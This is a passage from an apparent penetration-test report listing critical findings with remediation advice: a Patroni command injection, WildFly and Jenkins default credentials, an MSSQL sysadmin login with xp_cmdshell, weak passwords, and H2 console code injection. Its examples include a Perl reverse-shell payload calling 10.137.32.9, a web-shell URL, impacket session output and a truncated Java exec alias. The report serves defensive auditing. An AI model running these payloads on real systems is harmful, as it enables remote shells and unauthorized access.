
Severity level: Critical

Description:

The audited application intentionally or unintentionally discloses information to a subject who is explicitly not authorized to have access to that information. In this case, the information exposure can be followed with code injection - a class of attacks that allows an attacker to inject arbitrary code, which will be interpreted and executed within the web application. As a result of this attack, the attacker can compromise the integrity, availability, and confidentiality of the web application's data. Vulnerabilities to this type of attack occur due to improper filtering of user input data.

Example:

```
POST /cgi-script-common/common-post-cmd.cgi HTTP/1.1
Host: 10.147.9.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/114.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 81
Origin: http://10.147.9.11
Connection: close
Referer: http://10.147.9.11/list4_1.html

{"cmdType":404,"fileName":"./cgi-script-common/settings2.config","fileSize":2030}
```



Recommendations for remediation:

Update the device firmware or disable public access to the web service.

4.1.4 WLRM-BSTCM-1880 Command Injection in Patroni Software

Address: 10.139.64.78:8008, 10.139.64.79:8008, 10.139.64.80:8008

User account: inapplicable

Severity level: Critical


Description:

OS Command Injection is an attack aimed at executing arbitrary commands in the server's operating system through a vulnerable web application. These attacks are possible when the web application accepts unsafe user data (such as forms, cookies, HTTP headers, etc.) that are involved in the execution of commands in the OS terminal shell. As a result of the attack, the operating system commands provided to the attacker will be executed with the privileges of the vulnerable application. Vulnerabilities to this type of attack occur due to improper filtering of user input data.

Example:

```
PATCH /config   HTTP/1.1
Host: 10.139.64.78:8008
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 405

{"postgresql":{"parameters":{"wal_level":"replica", "archive_mode":"always", "archive_command":"perl -e
'use
Socket;$i=\u002210.137.32.9\u0022;$p=80;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\u0022t
cp\u0022));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,\u0022>&S\u0022);open(STDOUT,\
u0022>&S\u0022);open(STDERR,\u0022>&S\u0022);exec(\u0022/bin/sh -i\u0022);};'",
"archive_timeout":"1"```

POST /restart HTTP/1.1
Host: 10.139.64.78:8008
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 0
```



Recommendations for remediation:

The parameters received by the web application should undergo processes of sanitization and filtering to prevent the execution of control structures.

3.1.5 WLRM-BSTCM-1882 Default Credentials in WildFly Service

Address: http://[SNIP]:8080/

User account: inapplicable

Severity level: Critical

Description:


The application is vulnerable due to incorrect settings in the following areas:


- Unnecessary functions are installed and/or enabled (e.g., unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords are used without any modifications.


Example:


Using the standard WildFly system credentials (admin:admin), an attacker can upload a malicious project.

```
http://[SNIP]:8080/wildPwn/wildPwn.jsp?cmd=id
```









Recommendations for remediation:

- Adjust the settings to a secure level;
- Change the used accounts and passwords to secure ones.

3.1.6 WLRM-BSTCM-1884 Security Misconfiguration in MSSQL Service

Address: cv373.bestcompany.net

User account: AccPayableLogin

Severity level: Critical

Description:

Unnecessary functions are installed and/or enabled (e.g., unnecessary ports, services, pages, accounts, or privileges).

Example:

For an account with administrator rights (sysadmin), the password and login have the same value: **AccPayableLogin**

After authorization, it was received to execute commands in the operating system on behalf of “NT SERVICE”

Connecting to the service, checking access rights, and executing commands in the system:

```
proxychains4 -q python3 mssqlclient.py AccPayableLogin:AccPayableLogin@cv373.bestcompany.net
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(cv373): Line 1: Changed database context to 'master'.
[*] INFO(cv373): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 16220)
[!] Press help for extra shell commands
SQL> SELECT name, database_id, create_date from sys.databases;
name                                                                                                                database_id
create_date

----------------------------------------------------------------------------------------------------------------------------
-----------   -----------

```

```
master                                                          1
2003-04-08 09:13:36

tempdb                                                          2
2023-06-29 13:24:50

model                                                           3
2003-04-08 09:13:36

msdb                                                            4
2019-09-24 14:21:42

ACC_PAYABLE_DATABASE_DEV
5   2021-02-22 10:28:54

ACC_PAYABLE_DATABASE_QA
6   2021-02-22 10:34:19

SQL> SELECT is_srvrolemember('sysadmin', 'AccPayableLogin');


-----------

          1


SQL> xp_cmdshell whoami
output

-------------------------------------------------------------------------------

nt service\mssqlserver
```

```
PS C:\> whoami
nt service\mssqlserver
PS C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\> ipconfig /all
```

Recommendations for remediation:

- Adjust the settings to a secure level;
- Change the used accounts and passwords to secure ones.

3.1.7 WLRM-BSTCM-1885 Default Credentials in Jenkins Service

Address: http://10.139.64.31:8080/

User account: inapplicable


Severity level: Critical

Description:

Default accounts and their passwords are used without any modifications.

Example:

Using the standard credentials of the Jenkins system (admin:admin), an attacker can execute malicious code on the system side using the Jenkins Script Console



Recommendations for remediation:

- Adjust the settings to a secure level;
- Change the used accounts and passwords to secure ones.

3.1.8 WLRM-BSTCM-1887 Weak Password Requirements in XEN Orchestra Administrator

Address: https://10.139.2.105/

User account: mremane


Severity level: Critical


Description:

The audited web application does not perform proper reliability checks on passwords set by users. This vulnerability allows an attacker to compromise user accounts with weak passwords by conducting a brute-force attack.

Example:

Credentials for the administrator of the virtualization management system (XEN) have been successfully recovered by bruteforce: mremane - [SNIP]





Recommendations for remediation:

Implement a strong password policy with restrictions on the minimum number of characters and the complexity of the used alphabet.

3.1.9 WLRM-BSTCM-1891 Weak Password Requirements in H2 Console

Address: https://news.bestcompany.com/

User account: inapplicable

Severity level: Critical

Description:

The audited web application does not perform proper reliability checks on passwords set by users. This vulnerability allows an attacker to compromise user accounts with weak passwords by conducting a brute-force attack.


Example:

1. A weak password was set for the administrator account. These credentials could be used to access the database management console
https://news.bestcompany.com/h2-console/

```
admin:[SNIP]
```

2. Passwords stored in the database are not encrypted;

3. The password for users who have logged in via OAuth is set to "test" without the ability to change it.



Recommendations for remediation:

Implement a strong password policy with restrictions on the minimum number of characters and the complexity of the used alphabet.

3.1.10 WLRM-BSTCM-1892 Code Injection in H2 Console

Address: https://news.bestcompany.com/h2-console/

User account: admin

Severity level: Critical

Description:


Code Injection is a class of attacks that allows an attacker to inject arbitrary code, which will be interpreted and executed within the web application. As a result of this attack, the attacker can compromise the integrity, availability, and confidentiality of the web application's data. Vulnerabilities to this type of attack occur due to improper filtering of user input data.

Example:

```
POST /h2-console/query.do?jsessionid=[SNIP] HTTP/1.1
Host: news.bestcompany.com
Cookie: JSESSIONID=[SNIP]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 348
Origin: https://news.bestcompany.com
Referer: https://news.bestcompany.com/h2-console/query.jsp?jsessionid=[SNIP]
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: frame
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
sql=CREATE+ALIAS+EXECVE+AS+%24%24+String+execve%28String+cmd%29+throws+java.io.
IOException+%7B+java.util.Scanner+s+%3D+new+java.util.Scanner%28Runtime.getRunt
